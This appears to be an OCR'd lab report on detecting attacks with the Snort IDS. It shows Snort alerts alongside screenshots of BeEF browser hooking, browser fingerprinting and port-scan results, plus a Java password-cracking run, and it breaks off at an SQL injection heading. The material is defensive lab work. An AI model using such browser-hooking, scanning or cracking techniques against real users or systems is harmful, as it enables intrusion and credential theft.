07/23-10:59:07.362090  [**] [1:1000004:0] Beef attack1 [**] [Priority: 0] {TCP} 192.168.44.132:3000 -> 192.168.44.1:33825
07/23-10:59:07.367099  [**] [1:1000004:0] Beef attack1 [**] [Priority: 0] {TCP} 192.168.44.132:3000 -> 192.168.44.1:33825
```





Official website: http://beefproject.com/

Getting Started

Welcome to BeEF!


Before being able to fully explore the framework you will have to 'hook' a browser. To begin with you can point a browser towards the basic demo page here, or the advanced version here.

If you want to hook ANY page (for debugging reasons of course), drag the following bookmarklet link into your browser's bookmark bar, then simply click the shortcut on another page: Hook Me!

After a browser is hooked into the framework they will appear in the 'Hooked Browsers' panel on the left. Hooked browsers will appear in either an online or offline state, depending on how recently they have polled the framework.

Hooked Browsers

To interact with a hooked browser simply left-click it, a new tab will appear. Each hooked browser tab


BeEF Basic Demo
BeEF - Browser Exploitatio
192.168.44.132:3000/demos/basic.html

You should be hooked into **BeEF**.


Have fun while your browser is working against you.

These links are for demonstrating the "Get Page HREFs" command module

- The Browser Exploitation Framework Project homepage
- ha.ckers.org homepage
- Slashdot

Have a go at the event logger.
Insert your secret here: flkbmklfmbl

You can also load up a more advanced demo page here




Category: Browser (6 Items)

Browser Version: UNKNOWN	Initialization
Browser UA String: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/51.0.2704.103 Safari/537.36	Initialization
Browser Language: en-US	Initialization
Browser Platform: Win32	Initialization
Browser Plugins: Widevine Content Decryption Module,Shockwave Flash,Chrome PDF Viewer,Native Client	Initialization
Window Size: Width: 1366, Height: 667	Initialization

Category: Browser Components (12 Items)


Flash: Yes	Initialization
VBScript: No	Initialization
PhoneGap: No	Initialization
Google Gears: No	Initialization
Web Sockets: Yes	Initialization
QuickTime: No	Initialization
RealPlayer: No	Initialization



i...	date	label
0	2016-07... 08:43	command 1


Description: This module will check if the browser has VLC plugin.

Id: 145



i...	date	label
0	2016-07... 08:43	command 1


1 Sat Jul 23 2016 08:43:53 GMT-0700 (PDT)
data: vlc=No



i...	date	label
0	2016-07... 08:47	command 1

1 Sat Jul 23 2016 08:47:44 GMT-0700 (PDT)
data: port=Scanning 192.168.1.10 [ports: 1,5,7,9,15,20,21,22,23,25,26,29,

2 Sat Jul 23 2016 08:47:54 GMT-0700 (PDT)
data: ip=192.168.1.10& port=HTTP: Port 5 is OPEN (rje)



i...	date	label
0	2016-07... 08:47	command 1


1 Sat Jul 23 2016 08:47:44 GMT-0700 (PDT)
data: port=Scanning 192.168.1.10 [ports: 1,5,7,9,15,20,21,22,23,25,26,29,

2 Sat Jul 23 2016 08:47:54 GMT-0700 (PDT)
data: ip=192.168.1.10& port=HTTP: Port 5 is OPEN (rje)

3 Sat Jul 23 2016 08:48:13 GMT-0700 (PDT)
data: ip=192.168.1.10& port=HTTP: Port 21 is OPEN (ftp)


4 Sat Jul 23 2016 08:48:16 GMT-0700 (PDT)
data: ip=192.168.1.10& port=HTTP: Port 22 is OPEN (ssh)

4. Password Cracking:



Command Prompt


```
C:\Users\vikas\Desktop\passwordcracking>javac CrackPassword.java

C:\Users\vikas\Desktop\passwordcracking>java CrackPassword
Login not success
Login not success
Login not success
Login not success
Login not success
Login not success
Login not success
Login not success
Login not success
Login not success

C:\Users\vikas\Desktop\passwordcracking>
```




Administrator: Command Prompt - snort -i 1 -c C:\snort\etc\snort.conf -A console

```
           Copyright (C) 2014-2015 Cisco and/or its affiliates. All rights reserved.
           Copyright (C) 1998-2013 Sourcefire, Inc., et al.
           Using PCRE version: 8.10 2010-06-25
           Using ZLIB version: 1.2.3

           Rules Engine: SF_SNORT_DETECTION_ENGINE  Version 2.6  <Build 1>
           Preprocessor Object: SF_SSLPP  Version 1.1  <Build 4>
           Preprocessor Object: SF_SSH  Version 1.1  <Build 3>
           Preprocessor Object: SF_SMTP  Version 1.1  <Build 9>
           Preprocessor Object: SF_SIP  Version 1.1  <Build 1>
           Preprocessor Object: SF_SDF  Version 1.1  <Build 1>
           Preprocessor Object: SF_REPUTATION  Version 1.1  <Build 1>
           Preprocessor Object: SF_POP  Version 1.0  <Build 1>
           Preprocessor Object: SF_MODBUS  Version 1.1  <Build 1>
           Preprocessor Object: SF_IMAP  Version 1.0  <Build 1>
           Preprocessor Object: SF_GTP  Version 1.1  <Build 1>
           Preprocessor Object: SF_FTPTELNET  Version 1.2  <Build 13>
           Preprocessor Object: SF_DNS  Version 1.1  <Build 4>
           Preprocessor Object: SF_DNP3  Version 1.1  <Build 1>
           Preprocessor Object: SF_DCERPC2  Version 1.0  <Build 3>
Commencing packet processing (pid=5220)
07/23-14:42:35.682051  [**] [122:17:1] (portscan) UDP Portscan [**] [Classification: Attempted Information Leak] [Priority: 2] {PROTO:255} 10.99.0.70 -> 10.99.0.71
07/23-14:43:38.142245  [**] [122:17:1] (portscan) UDP Portscan [**] [Classification: Attempted Information Leak] [Priority: 2] {PROTO:255} 10.99.0.70 -> 10.99.0.71
07/23-14:43:44.363703  [**] [1:1618010:1] password cracking [**] [Classification: access to a potentially vulnerable web application] [Priority: 2] {TCP} 10.205.0.104:4105
2 -> 10.99.0.71:8080
07/23-14:43:44.472005  [**] [1:1618010:1] password cracking [**] [Classification: access to a potentially vulnerable web application] [Priority: 2] {TCP} 10.205.0.104:4105
2 -> 10.99.0.71:8080
07/23-14:43:44.513455  [**] [1:1618010:1] password cracking [**] [Classification: access to a potentially vulnerable web application] [Priority: 2] {TCP} 10.205.0.104:4105
2 -> 10.99.0.71:8080
```


5. Sql Injection:





Command Prompt - snort -i 5 -c C:\snort\etc\snort.conf -A console

